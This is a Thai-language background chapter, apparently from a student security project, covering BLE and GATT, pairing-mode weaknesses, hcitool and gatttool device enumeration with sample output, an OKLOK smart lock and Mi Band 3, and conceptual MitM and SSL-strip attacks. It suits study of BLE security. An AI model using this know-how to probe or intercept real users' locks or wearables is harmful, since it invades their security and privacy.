
ข้อได้เปรียบสำคัญได้แก่การที่อุปกรณ์มือถือมีการติดตั้งชิปบลูทูธไว้อยู่แล้วโดยทั่วไป จึงไม่จำเป็นต้องมีอุปกรณ์เพิ่มเติมใดๆ สำหรับเครือข่ายเฉพาะกิจ (ad-hoc) ที่มีทอพอโลยีแบบเพียร์ แบบกระจาย หรือแบบร่างแห วิธีการอื่นที่เทียบเคียงกันได้ในทางเทคนิคซึ่งกำหนดโดยกลุ่มอุตสาหกรรมอื่นๆ (เช่น Zigbee, ANT) ซึ่งอยู่ภายใต้มาตรฐานสากล IEEE 802.15.4-2006 ล้วนแสดงแนวทางการนำไปใช้งานที่ต้องขึ้นกับการวางโครงสร้างพื้นฐานเพิ่มเติม


**ภาพที่ 2.3** Bluetooth low energy **ที่มา :** http://softpowergroup.net/ble-bluetooth-low-energy/

### 2.3 Generic Attribute Profile (GATT)

Generic Attribute Profile เป็นระบบการจัดการการส่งข้อมูลระหว่างอุปกรณ์ที่ใช้การเชื่อมต่อรูปแบบบลูทูธพลังงานต่ำ

1 GATT Structure




**ภาพที่ 2.4** GATT Structure **ที่มา** : https://learn.adafruit.com/introduction-to-bluetooth-low-energy/gatt

GATT database สามารถมีได้หลาย profiles แต่ละ profile ก็สามารถมีได้หลาย Service และใน service ก็จะมี characteristics ดังนั้น เราสามารถจะสร้าง profiles ,services และ characteristics ได้ตามที่ต้องการ ซึ่งต้องสร้าง 128-bit UUIDs ของตัวเองขึ้นมา หรือ สร้างโดยการอ้างอิงกับ Bluetooth SIG ตามการใช้งานจริง เราอาจจะใช้ทั้ง 2 ส่วน โดยการใช้ Bluetooth SIG ด้วย และสร้าง UUIDs โดยเฉพาะของตัวเองขึ้นมาด้วย ใน GATT Server จะมี มาตรฐาน Generic Access Service ซึ่งภายในจะประกอบด้วย 2 characteristics ที่จำเป็นต้องใช้งาน คือ Device Name and Appearance ซึ่งเป็น ชื่อของอุปกรณ์ และ คลาสของอุปกรณ์ ที่ใช้กับ Classic Bluetooth

2 **Attributes and Characteristics**

ในบางครั้ง เราอาจจะได้ยินว่า หรือเห็นว่า การใช้คำว่า “attribute” and “characteristic” สลับกัน จึงทำให้เกิดความสับสน จำได้ไหมว่า Service จะประกอบไปด้วย characteristics หลายๆตัว ซึ่งในแต่ละ characteristics ก็จะมี ค่าข้อมูล ค่าตัวแปร หรือ คุณลักษณะ ( attribute ) ที่แตกต่างกันจำนวนไม่เท่ากัน ขึ้นอยู่กับโครงสร้างของ GATT Server แต่ละ attribute จะได้รับ ค่าตัวเลขที่ไม่ซ้ำกัน ( unique number ) มาจาก GATT client เพื่อใช้ในการอ้างอิง ในแต่ละ Characteristics จะมี attribute หลักที่สามารถเข้าถึงข้อมูล และจัดเก็บข้อมูล ดังนั้นเมื่อเราอ่าน หรือ เขียนค่าใน

Characteristic การอ่านเขียนนั้น ก็จะกระทำใน attribute หลัก Attribute บางตัว อาจจะเป็นแบบอ่านอย่างเดียว ( Read only ) อย่างเช่น ใน Characteristic User Description Attribute บางตัวก็ควบคุมการทำงานของ Characteristic เช่น ใน Client Characteristic Configuration ซึ่งทำหน้าที่ เปิดการใช้งาน notify หรือ indicate ในแต่ละ attribute จะมี UUID ซึ่งเป็นได้ทั้งแบบ 16 บิต ( เช่น “180A”) หรือ แบบ 128 บิต (เช่น “e7add780-b042-4876-aae1-112855353cc1”) จะถูกกำหนดโดย Bluetooth SIG และ 128-bit UUIDs สำหรับการนำไปใช้เฉพาะ เป็น custom characteristics สามารถกำหนด 128-bit UUIDs เองได้ด้วยโดยไม่ต้องผ่านการอนุมัติจาก Bluetooth SIG ก็ได้

16-bit UUIDs ที่ใช้บ่อยมี 2 ตัว คือ

“2901” เป็น Characteristic User Description

“2902” เป็น Client Characteristic Configuration

มีส่วนสำคัญอีกอย่าง คือ UUIDs บางตัวสามารถซ้ำกันได้ด้วย แต่ความเป็นจริง จะไม่ได้ซ้ำกัน เพราะจะอยู่กัน คนละ Characteristic ตัวอย่างเช่น ในทุกๆ Client Characteristic Configuration จะมี UUID 0x2902 อยู่จำนวนมาก แต่ UUID 0x2902 จะอยู่ในทุกๆ custom characteristics ที่ เรากำหนดขึ้นมาเอง ที่ มี 128-bit UUIDs ที่ไม่ซ้ำกัน

### 2.4 กระบวนการจับคู่ของการเชื่อมต่อรูปแบบบลูทูธพลังงานต่ำ

การจับคู่เป็นกระบวนการที่อุปกรณ์ BLE สองเครื่องแลกเปลี่ยนข้อมูลกัน เพื่อให้สามารถเชื่อมต่อกันได้ปลอดภัย โดยกระบวนการจับคู่มีดังต่อไปนี้

1) Just Work ในการจับคู่รูปแบบนี้ Temporary Key (TK) จะถูกตั้งค่าเป็น 0 ดังนั้นจึงเป็นเรื่องง่ายสำหรับผู้ไม่หวังดีเข้าไปเดา Short-Term Key (STK) และดักฝังการเชื่อมต่อระหว่างอุปกรณ์ ในทำนองกันวิธีนี้ยังไม่มีวิธีการตรวจสอบอุปกรณ์และทำให้ไม่มีการป้องกันจาก man in the middle

2) Out of Band (OOB) Pairing ในการจับคู่รูปแบบนี้ Temporary Key (TK) จะแลกเปลี่ยนโดยใช้เทคโนโลยีไร้สายอื่น เช่น NFC โดยข้อได้เปรียบหลักของวิธีนี้คือสามารถใช้ Temporary Key (TK) ได้ถึง 128 บิต เพื่อเพิ่มความปลอดภัยให้กับการเชื่อมต่อ หากการเชื่อมต่อ OOB ได้ถูกป้องกันจากการโจมตีจาก man in the middle ก็สามารถสันนิษฐานได้ว่าการเชื่อมต่อรูปแบบบลูทูธพลังงานต่ำนั้นได้ถูกป้องกันการโจมตีจาก man in the middle ด้วย โดย การจับคู่แบบ OOB นั้นมีความปลอดภัยมากที่สุดหากช่องสัญญาณ OOB ที่ใช้มีวิธีการรักษาความปลอดภัยที่เพียงพอ

3) Passkey ในการจับคู่รูปแบบนี้ Temporary Key (TK) มีจำนวน 6 หลักที่จะถูกส่งผ่านระหว่างอุปกรณ์โดยผู้ใช้ วิธีการถ่ายโอนหมายเลขนี้อาจแตกต่างกันไป โดยตัวอย่างหนึ่งคือการมีอุปกรณ์หนึ่งสร้างหมายเลขสุ่ม 6 หลักและแสดงผลบนหน้าจอ LCD ผู้ใช้สามารถอ่านหมายเลขและป้อนลงในอุปกร์อื่นโดยใช้ปุ่มกด

**2.5 Hcitool and Gatttool**

2.5.1 Hcitool เป็น library ใช้สำหรับค้นหาและจัดการอุปกรณ์ที่เชื่อมต่อด้วยบลูทูธพลังงานต่ำได้ โดยคำสั่งที่ใช้บ่อยมีดังต่อไปนี้

2.5.1.1 **sudo hcitool lescan**

ใช้สำหรับค้นหาอุปกรณ์ Bluetooth low energy ที่ส่งสัญญาณอยู่บริเวณรอบ โดยระยะค้นหามีระยะไม่ไกลมาก ผลการค้นหาที่ได้จะเป็นข้อมูลของที่อยู่ของอุปกรณ์และชื่อของอุปกรณ์นั้น ถ้าสามารถเข้าไปอ่านชื่อได้

```
/home/oit/Desktop [oit@ubuntu] [0:43]
> sudo hcitool lescan
[sudo] password for oit:
LE Scan ...
E0:B6:55:9D:15:E8 (unknown)
E0:B6:55:9D:15:E8 (unknown)
E0:B6:55:9D:15:E8 (unknown)
60:C0:BF:25:6F:F7 (unknown)
60:C0:BF:25:6F:F7 EL_B0066b1N
E0:B6:55:9D:15:E8 (unknown)
E0:B6:55:9D:15:E8 (unknown)
E0:B6:55:9D:15:E8 (unknown)
E0:B6:55:9D:15:E8 (unknown)
E0:B6:55:9D:15:E8 (unknown)
E0:B6:55:9D:15:E8 (unknown)
60:C0:BF:25:6F:F7 (unknown)
60:C0:BF:25:6F:F7 EL_B0066b1N
E0:B6:55:9D:15:E8 (unknown)
E0:B6:55:9D:15:E8 (unknown)
E0:B6:55:9D:15:E8 (unknown)
```

**ภาพที่ 2.5** Hcitool lescan

2.5.1.2 **sudo hcitool device**

ใช้สำหรับตรวจสอบอุปกรณ์ที่สามารถรับและส่งสัญญาณบลูทูธพลังงานต่ำที่เชื่อมต่อกับเครื่องของผู้ใช้งานได้

2.5.2 Gatttool เป็น library ใช้เชื่อมต่ออุปกรณ์บลูทูธพลังงานต่ำ โดยสามารถเข้าไปอ่านข้อมูลต่างๆที่เครื่องของผู้ใช้งานสามารถเข้าถึงได้

```
/home/oit/Desktop [oit@ubuntu] [23:52]
> gatttool -I -b F8:30:02:2A:1D:5C
[   ][F8:30:02:2A:1D:5C][LE]> connect
[CON][F8:30:02:2A:1D:5C][LE]> characteristics
[CON][F8:30:02:2A:1D:5C][LE]> character
handle: 0x0002, char properties: 0x08, char value handle: 0x0003, uuid: 000036f5-0000-1000-8000-0
0805f9b34fb
handle: 0x0005, char properties: 0x10, char value handle: 0x0006, uuid: 000036f6-0000-1000-8000-0
0805f9b34fb
handle: 0x000a, char properties: 0x02, char value handle: 0x000b, uuid: 00002a00-0000-1000-8000-0
0805f9b34fb
handle: 0x000c, char properties: 0x02, char value handle: 0x000d, uuid: 00002a01-0000-1000-8000-0
0805f9b34fb
handle: 0x000e, char properties: 0x0a, char value handle: 0x000f, uuid: 00002a02-0000-1000-8000-0
0805f9b34fb
handle: 0x0010, char properties: 0x08, char value handle: 0x0011, uuid: 00002a03-0000-1000-8000-0
0805f9b34fb
handle: 0x0012, char properties: 0x02, char value handle: 0x0013, uuid: 00002a04-0000-1000-8000-0
0805f9b34fb
handle: 0x0015, char properties: 0x20, char value handle: 0x0016, uuid: 00002a05-0000-1000-8000-0
```

**ภาพที่ 2.6** gatttool

## 2.6 OKLOK Smart Lock

OKLOK Smart Lock เป็นกุญแจแบบพกพาที่สามารถปลดล็อคด้วยลายนิ้วมือหรือกดปลดล็อคผ่านทาง Mobile Application ก็ได้ โดยสามารถใส่ลายนิ้วมือได้จำนวนมาก รายละเอียดอุปกรณ์มีดังนี้

**ภาพที่ 2.7** OKLOK Smart Lock **ที่มา :** https://www.mydeal.com.au/oklok-fingerprint-keyless-anti-theft-smart-lock-wireless-waterproof-app-bluetooth-padlock-545806

- ชิปบลูทูธ: TI-CC2541
- ความถี่ในการทำงาน: 2.4G
- รับความไว: - 90dbm

- กำลังส่ง: - 8.5dbm
- การเข้ารหัส: AES การเข้ารหัส
- รุ่นบลูทูธ: 4.0 BLE
- หน่วยความจำลายนิ้วมือ: 15
- แบตเตอรี่: 3.7 V 130 mah
- แรงดันไฟฟ้าทำงาน: 3.7 V

**2.7 Mi Band 3**

Mi Band 3 คือสายรัดข้อมือด้านสุขภาพ รุ่นนึงของบริษัท Xiaomi โดยการทำงานหลักๆ ของ Mi Band คือเป็น ฟิตเนสแทรกเกอร์ เน้นประมวลผลการเดิน การออกกำลังกาย การนอนเป็นหลัก ด้านหลังจะมีเซนเซอร์วัดอัตราการเต้นหัวใจและสามารถเปลี่ยนสายได้ โดยรายละเอียดตัวเครื่องมีดังนี้


**ภาพที่ 2.8** Mi Band 3 **ที่มา :** https://www.shopat24.com/p/Xiaomi-สายรัดข้อมืออัจฉริยะ-รุ่น-Mi-band-3/370231/

- จอแสดงผลขาวดำ OLED 0.78 นิ้ว ความละเอียด 128 x 80 พิกเซล
- หน้าจอสัมผัสแบบ Touch Screen และ Touch Button (ปุ่มโฮม)
- กดปุ่มบนและสัมผัสหน้าจอเพื่อดู เวลา, จำนวนก้าวเดิน, ระยะทาง, แคลอรี่, อัตราการเต้นของหัวใจ, แบตคงเหลือ, การแจ้งเตือน, ดูสภาพอากาศ
- ดูเวลาในได้ที่หน้า จอแสดงผล OLED และตั้งปลุกสั่นเตือนผ่านแอพได้
- ตรวจจับการนับจำนวนก้าวในแต่ละวัน โดยสามารถกำหนดเป้าหมายการเดินในแต่ละวันได้
- ตรวจจับการนอนในแต่ละวัน ว่าเรานอนหลับแบบ deep sleep เป็นเวลาเท่าไหร่
- มี sensor วัดอัตราการเต้นของหัวใจ (Heart rate) แบบ Real-time และตั้งให้จับแบบต่อเนื่อง หรือจับขณะแกว่งแขนได้
- มีฟังก์ชั่น Lift Your Wrist เพียงยกแขนขึ้น หน้าจอก็จะแสดงผล
- เปลี่ยนรูปแบบหน้าจอบนนาฬิกาได้

- สั่นเตือนเมื่อมีโทรศัพท์โทร, ข้อความแจ้งเตือน, SMS, เข้ามาในกรณีที่เชื่อมต่อกับโทรศัพท์มือถือโดยบลูทูธ
- แจ้งเตือนแอพที่หน้าจอ และอ่านข้อความภาษาอังกฤษ
- แสดงชื่อบนจอขณะสายเข้า (รองรับภาษาอังกฤษ)
- ปฏิเสธการรับสายเมื่อมีสายเข้าได้
- ค้นหาโทรศัพท์หายได้ เมื่ออยู่ในระยะประมาณ 3 เมตร
- แบตเตอรี่ขนาด 110 มิลลิแอมป์ (ใช้งานได้ต่อเนื่องนานสูงสุดราว 20 วันต่อการชาร์จ 1 ครั้ง)
- กันน้ำได้ที่ความลึกระดับ 50 เมตร (5 ATM waterproof level) สามารถใส่ว่ายน้ำ และใส่อาบน้ำได้
- ปลดล็อกโทรศัพท์ได้โดยไม่ต้องใส่รหัสผ่าน เมื่อเราใส่ mi band และเชื่อมต่อกับมือถือ (เฉพาะมือถือแอนดรอย)
- รองรับการเชื่อมต่อด้วย Bluetooth 4.2 BLE
- รองรับกับระบบโทรศัพท์ Android 4.4 , iOS 9 และ Bluetooth 4.0 ขึ้นไป
- ขนาด 17.9 x 46.9 x 12mm
- น้ำหนัก 7.0 กรัม
- สายรัดสามารถปรับความยาวได้ตั้งแต่ง 155 mm ถึง 216 mm


### 2.8 Man-in-the-Middle

การโจมตีแบบ Man-in-the-Middle (MitM) หมายถึง การที่มีผู้ไม่หวังดีเข้ามาแทรกกลางในการสนทนาระหว่างคน 2 คน แล้วทำหน้าที่เป็นตัวกลางในการรับส่งข้อมูลของคู่สนทนา โดยที่คู่สนทนาไม่สามารถทราบได้ว่ามีผู้อื่นเป็นผู้รับและส่งสารต่อกับคู่สนทนาของตนอยู่ ทำให้ผู้ไม่หวังดีสามารถใช้รูปแบบการโจมตีในลักษณะนี้ในการดักรับหรือเปลี่ยนแปลงข้อมูลที่ทั้ง 2 ฝั่งสื่อสารกันอยู่ได้ ซึ่งการโจมตีในรูปแบบนี้ถูกนำมาประยุกต์ใช้กับการสื่อสารต่างๆ ในระบบคอมพิวเตอร์ ตัวอย่างเช่น การโจมตีแบบ MitM ในระบบเครือข่าย Wi-Fi ทำให้ผู้ไม่หวังดีสามารถแทรกแซงการเชื่อมต่อระหว่างเครื่องคอมพิวเตอร์และอุปกรณ์ Wi-Fi Access Point เพื่ออ่าน ปลอมแปลง หรือแก้ไขข้อมูลที่รับส่งระหว่างคอมพิวเตอร์ทั้ง 2 เครื่องนั้นได้ ซึ่งการเข้ารหัสลับข้อมูลในการสื่อสารเพียงอย่างเดียวไม่สามารถป้องกันการโจมตีในรูปแบบนี้ได้เสมอไป

ถ้าผู้รับและผู้ส่งสารไม่ได้มีกลไกใดๆ ในการยืนยันคู่สนทนาได้อย่างถูกต้อง การโจมตีแบบ MitM สามารถใช้โจมตีการสื่อสารข้อมูลของระบบต่างๆ ในเครือข่ายอินเทอร์เน็ตได้โดยง่าย เนื่องจากรูปแบบและมาตรฐานของการสื่อสารข้อมูลต่างๆ ในระบบอินเทอร์เน็ตไม่ได้ถูกออกแบบมาให้มีการรักษาความมั่นคงปลอดภัยของข้อมูล เช่น การสื่อสารข้อมูลผ่านโพรโทคอล HTTP สำหรับเรียกดู

ข้อมูลเว็บไซต์ต่างๆ ซึ่งส่วนใหญ่จะไม่มีการเข้ารหัสลับ ทำให้ผู้โจมตีสามารถใช้โปรแกรมสำหรับดักจับข้อมูลในระบบเครือข่าย เช่นโปรแกรม WireShark หรือ TCPDump ได้

ถึงแม้ว่าในปัจจุบัน การเรียกดูข้อมูลเว็บไซต์ที่สื่อสารผ่านโพรโทคอล HTTP จะถูกออกแบบให้รองรับการเข้ารหัสลับข้อมูลด้วยการเชื่อมต่อผ่านโพรโทคอล HTTPS ซึ่งใช้การเข้ารหัสลับข้อมูลด้วยโพรโทคอล SSL แต่ยังไม่สามารถป้องกันการโจมตีแบบ MitM ได้ถ้าผู้ใช้งานไม่ได้ระมัดระวังในการตรวจสอบว่าเป็นเซิร์ฟเวอร์ที่ให้บริการเว็บไซต์จริงหรือเป็นเครื่องที่เป็น MitM ด้วยวิธีการตรวจสอบใบรับรอง SSL (SSL Certificate) ในกรณีนี้ผู้ใช้งานอาจจะถูกหลอกลวงให้ติดต่อกับเครื่องที่เป็น MitM ผ่านโพรโทคอล HTTPS และในขณะเดียวกันข้อมูลหรือบริการที่ผู้ใช้เรียกใช้งานกับเครื่อง MitM นี้ จะถูกส่งต่อผ่านโพรโทคอล HTTPS ไปยังเซิร์ฟเวอร์ที่ให้บริการเว็บไซต์จริงเพื่อเรียกข้อมูลหรือบริการและส่งต่อผ่านกลับไปให้ผู้ใช้งาน เพราะฉะนั้นในการเรียกดูเว็บไซต์ผ่านเครื่อง MitM ด้วยโพรโทคอล HTTPS นี้ผู้ใช้งานจะไม่สังเกตความผิดปกติกับข้อมูลหรือบริการที่เรียกใช้งานเมื่อเทียบกับการเรียกจากเว็บไซต์จริงแต่อย่างใด ในบางกรณี ผู้โจมตีสามารถหลอกเบราว์เซอร์ไม่ให้แจ้งเตือนว่าใบรับรองไม่ถูกต้องได้ โดยการใช้ใบรับรองปลอมที่ได้มาจากการเจาะระบบของผู้ให้บริการออกใบรับรองอิเล็กทรอนิกส์ CA (Certificate Authorities) ที่ได้รับการยอมรับในระดับสากลได้ นอกจากนี้ยังมีการทำ SSL Strip ซึ่งเป็นการดัก Request/Response ระหว่างเครื่องผู้ใช้งานกับเครื่องเซิร์ฟเวอร์ ในกรณีที่ผู้ใช้เข้าเว็บไซต์ผ่านโพรโทคอล HTTP แต่เว็บไซต์นั้นต้องการการเชื่อมต่อแบบ SSL จึงส่งคำร้องขอให้ผู้ใช้เรียก URL ที่เป็น HTTPS ซึ่งผู้โจมตีก็จะเข้ามาเป็นตัวกลางในการเชื่อมต่อ โดยหลอกเครื่องผู้ใช้ว่าให้เรียก URL เป็น HTTP ตามเดิม และหลอกเซิร์ฟเวอร์ว่าผู้ใช้ได้เชื่อมต่อผ่าน HTTPS แล้ว ทำให้ผู้โจมตีสามารถรู้ข้อมูลทุกอย่างที่รับส่งระหว่างผู้ใช้กับเครื่องเซิร์ฟเวอร์





**ภาพที่ 2.9** Man-in-the-Middle **ที่มา :** http://www.gamemoney.in.th/node/6418

## 2.9 Mobile AppSec Verification (MASV)

Mobile AppSec Verification เป็นมาตรฐานตรวจสอบความมั่นคงปลอดภัยของแอปพลิเคชันบนโทรศัพท์มือถือ โดยมีจุดประสงค์เพื่อให้องค์กรใช้ตรวจสอบความมั่นคงปลอดภัยของแอปพลิเคชันที่พัฒนา รวมถึงใช้เป็นข้อมูลประกอบในการจัดจ้างหรือเป็นแนวทางในทางในการพัฒนาแอปพลิเคชัน

มาตรฐานแบ่งออกเป็น 2 ระดับคือ L1 (Standard Security) สำหรับแอปพลิเคชันทั่วไป และ L2 (Defense-in-Depth) สำหรับแอปพลิเคชันที่มีการเก็บข้อมูลสำคัญ (Sensitive data) เช่น แอปพลิเคชันของธนาคารหรือหน่วยงานด้านสาธารณะสุข ซึ่งแอปพลิเคชันที่ผ่านมาตรฐานในแต่ละระดับสามารถเพิ่มมาตรฐาน R (Resiliency Against Reverse Engineering and Tampering) เพิ่มเติม ในกรณีที่ต้องการป้องกันการโจมตีจากฝั่งผู้ใช้งานแอปพลิเคชัน เช่น การป้องกันผู้เล่นแก้ไขค่าต่าง ๆ ในตัวโปรแกรมเพื่อโกงเกม เป็นต้น

ในมาตรฐานประกอบด้วยหัวข้อการตรวจสอบความมั่นคงปลอดภัยของแอปพลิเคชัน 8 ด้าน ได้แก่ การออกแบบ, การเก็บข้อมูลและความเป็นส่วนตัว, การเข้ารหัสลับข้อมูล, การยืนยันตัวตนและการจัดการเซสชัน, การสื่อสารผ่านเครือข่าย, การใช้งาน API และส่วนประกอบภายนอกต่าง ๆ, คุณภาพของโค้ดและการตั้งค่า, การป้องกันการทำ Reverse Engineering โดยในแต่ละด้านระบุรายการคุณสมบัติของแอปพลิชันอย่างกว้าง ๆ ของระดับ L1 และ L2 โดยรายการใน L2 จะครอบคลุม L1 และมีคุณสมบัติเพิ่มเติม เช่น ในระดับ L1 ด้านการเก็บข้อมูล ต้องไม่มีการเก็บข้อมูลสำคัญในล็อกแอปพิเคชัน หรือมีการป้องกันไม่ให้รหัสผ่านหรือหมายเลขบัตรเครดิตรั่วไหลผ่าน User Interface หรือการทำ Screenshot ถ้าเป็น L2 จะเพิ่มคุณสมบัติอื่น ๆ เช่น กรณีที่มีการสำรองข้อมูลของโทรศัพท์มือถือ ข้อมูลสำคัญจากแอปพลิเคชันจะต้องไม่ถูกเก็บไปด้วย




**ภาพที่ 2.10** Mobile AppSec Verification **ที่มา :**
https://www.owasp.org/index.php/OWASP_Mobile_Security_Testing_Guide

## 2.10 วิศวกรรมผันกลับ ( Reverse Engineering )

วิศวกรรมผันกลับ คือ กระบวนการค้นหาโครงสร้าง ฟังก์ชันการทำงานของอุปกรณ์หรือระบบหนึ่ง ๆ มักเกี่ยวข้องกับการแยกชิ้นส่วนของอุปกรณ์ออกจากกัน (ได้แก่ เครื่องกล อุปกรณ์อิเล็กทรอนิกส์ ซอฟต์แวร์) แล้ววิเคราะห์การทำงานในแต่ละส่วน จากนั้นจึงนำมาสร้างอุปกรณ์ใหม่หรือโปรแกรมใหม่ ที่ทำงานได้เหมือนเดิม โดยปราศจากการคัดลอกจากต้นแบบ

วิศวกรรมผันกลับ เป็นวิทยาศาสตร์โดยพื้นฐาน ที่ใช้ระเบียบวิธีทางวิทยาศาสตร์ (ในทางกลับกัน วิศวกรรม อาจถูกมองว่าเป็น 'วิทยาศาสตร์ย้อนกลับ' ก็ได้) วิชาชีววิทยาถือได้ว่าเป็นวิศวกรรมย้อนกลับของ'เครื่องจักรชีวะ' วิชาฟิสิกส์เป็นวิศวกรรมย้อนกลับของโลกทางกายภาพ วิศวกรรมย้อนกลับถือเป็นสาขาย่อยในวิชาวิทยาการคอมพิวเตอร์ที่มีความเป็นวิทยาศาสตร์อย่างแท้จริง ส่วนสาขาย่อยอื่นๆในวิทยาการคอมพิวเตอร์นั้นจัดเป็น วิศวกรรมการสร้าง'ไปข้างหน้า'

ในสหรัฐอเมริกาและอีกหลายๆประเทศ การทำวิศวกรรมผันกลับค่อนข้างเสี่ยงต่อการถูกฟ้องร้องหรือเป็นคดีความ เนื่องจากสังคมโลกมีการใช้กฎหมายลิขสิทธิ์กันอย่างกว้างขวาง ผู้เป็นเจ้าของลิขสิทธิ์ต่างต้องการรักษาเทคโนโลยีผลิตภัณฑ์ที่คิดค้นขึ้นเป็นความลับ ขณะที่จุดมุ่งหมายของวิศวกรรมผันกลับคือการเปิดเผยความลับนั้น ๆ ออกมา

## 2.11 Python


**ภาพที่ 2.11** Python **ที่มา :** http://marcuscode.com/lang/python/introduction

ภาษาโปรแกรม Python คือภาษาโปรแกรมคอมพิวเตอร์ระดับสูง โดยถูกออกแบบมาให้เป็นภาษาสคริปต์ที่อ่านง่าย โดยตัดความซับซ้อนของโครงสร้างและไวยกรณ์ของภาษาออกไป ในส่วนของการแปลงชุดคำสั่งที่เราเขียนให้เป็นภาษาเครื่อง Python มีการทำงานแบบ Interpreter คือเป็นการแปลชุดคำสั่งทีละบรรทัด เพื่อป้อนเข้าสู่หน่วยประมวลผลให้คอมพิวเตอร์ทำงานตามที่เราต้องการ นอกจากนั้นภาษาโปรแกรม Python ยังสามารถนำไปใช้ในการเขียนโปรแกรมได้หลากหลายประเภท โดยไม่ได้จำกัดอยู่ที่งานเฉพาะทางใดทางหนึ่ง (General-purpose language) จึงทำให้มีการนำไปใช้กันแพร่หลายในหลายองค์กรใหญ่ระดับโลก เช่น Google, YouTube, Instagram, Dropbox และ NASA เป็นต้น

ประวัติของภาษาโปรแกรม Python

สำหรับประวัติของภาษาโปรแกรม Python ได้เริ่มต้นขึ้นในเดือนธันวาคมปี 1989 โดยนาย Guido van Rossum โปรแกรมเมอร์ชาวดัตช์ ในตอนนั้นทำงานอยู่ที่สถาบันวิจัยแห่งชาติ Centrum Wiskunde & Informatica (CWI) ซึ่งเป็นสถาบันวิจัยทางด้านคณิตศาสตร์และวิทยาการคอมพิวเตอร์ในเมืองอัมสเตอร์ดัม ประเทศเนเธอร์แลนด์ ในเวลานั้น Guido ต้องพัฒนาโปรแกรมสำหรับผู้ดูแลระบบ เพื่อใช้ในโครงการ Amoeba ซึ่งเป็นโครงการเกี่ยวกับระบบปฏิบัติการแบบกระจาย (Distributed operating system) อย่างไรก็ตามเขารู้สึกว่าภาษาโปรแกรม ABC, C และ Bourne shell มีข้อจำกัดมากมาย ทั้งเรื่องใช้เวลาในการพัฒนานานมากและไม่สามารถตอบโจทย์หลายประการ ดังนั้น Guido จึงได้ตัดสินใจเริ่มพัฒนาภาษาโปรแกรมระดับสูงขึ้นมาใหม่เพื่อใช้งานเองเป็นงานอดิเรก โดยนำเอาสิ่งที่ชอบในภาษา ABC มาพัฒนาลงไปในภาษาโปรแกรม Python รวมถึงได้พัฒนาส่วนอื่น ๆ เพิ่มเติมเข้าไป และในเวลาต่อมาจึงได้เผยแพร่ Python 1.0 เวอร์ชันแรกในปี 1994 หากเทียบกับภาษา Java ที่ได้ทำการเผยแพร่เวอร์ชันแรกในปี 1996 จะเห็นได้ว่าภาษา Python มีอายุมากกว่าภาษา Java ถึง 2 ปี

สำหรับที่มาของชื่อภาษาโปรแกรม Python นั้นไม่ได้มีที่มาเกี่ยวข้องกับงูเหมือนกับชื่อของมันแต่อย่างใด แต่ในช่วงที่ตัดสินใจเลือกชื่อนั้น ชื่อแรกที่เข้ามาในความคิดของ Guido ก็คือ

มอนตี้ ไพธอน: ละครสัตว์เหินหาว (Monty Python's Flying Circus) ซึ่งเป็นชื่อรายการโทรทัศน์ทางช่อง BBC แนวตลกชื่อดังจากฝั่งอังกฤษที่เขาชื่นชอบมาก ๆ โดยเขาให้เหตุผลว่า "Python" เป็นชื่อที่สั้น จำได้ง่าย ฉีกแนวนิดๆ และดูลึกลับ ในตอนนั้นโดยทั่วไปมักจะนิยมเอาชื่อของบุคคลที่มีชื่อเสียงมาใช้เป็นชื่อภาษาโปรแกรมคอมพิวเตอร์ เช่น Ada, Pascal และ Eiffel ถึงแม้ว่าทีมนักแสดงในรายการจะไม่ได้มีชื่อเสียงทางด้านวิทยาศาสตร์และเทคโนโลยี แต่ก็เป็นที่ชื่นชอบในกลุ่มชาว Geek อย่างมาก รวมถึงกลุ่มคนที่ทำงานใน CWI ก็มักจะนิยมเอาชื่อรายการทีวีโชว์มาตั้งชื่อในงานของตัวเองอีกด้วย นี่คือเหตุผลที่มาที่ไปของชื่อภาษา Python นอกจากนั้น Guido ยังใช้ชื่อของนักแสดงตลกชาวอังกฤษชื่อดังและเป็นหนึ่งในสมาชิกผู้ก่อตั้งทีม Monty Python ที่ชื่อ Eric Idle มาใช้เป็นชื่อ IDE หรือเครื่องมือที่ใช้ในการพัฒนาโปรแกรมว่า "IDLE" อีกด้วย

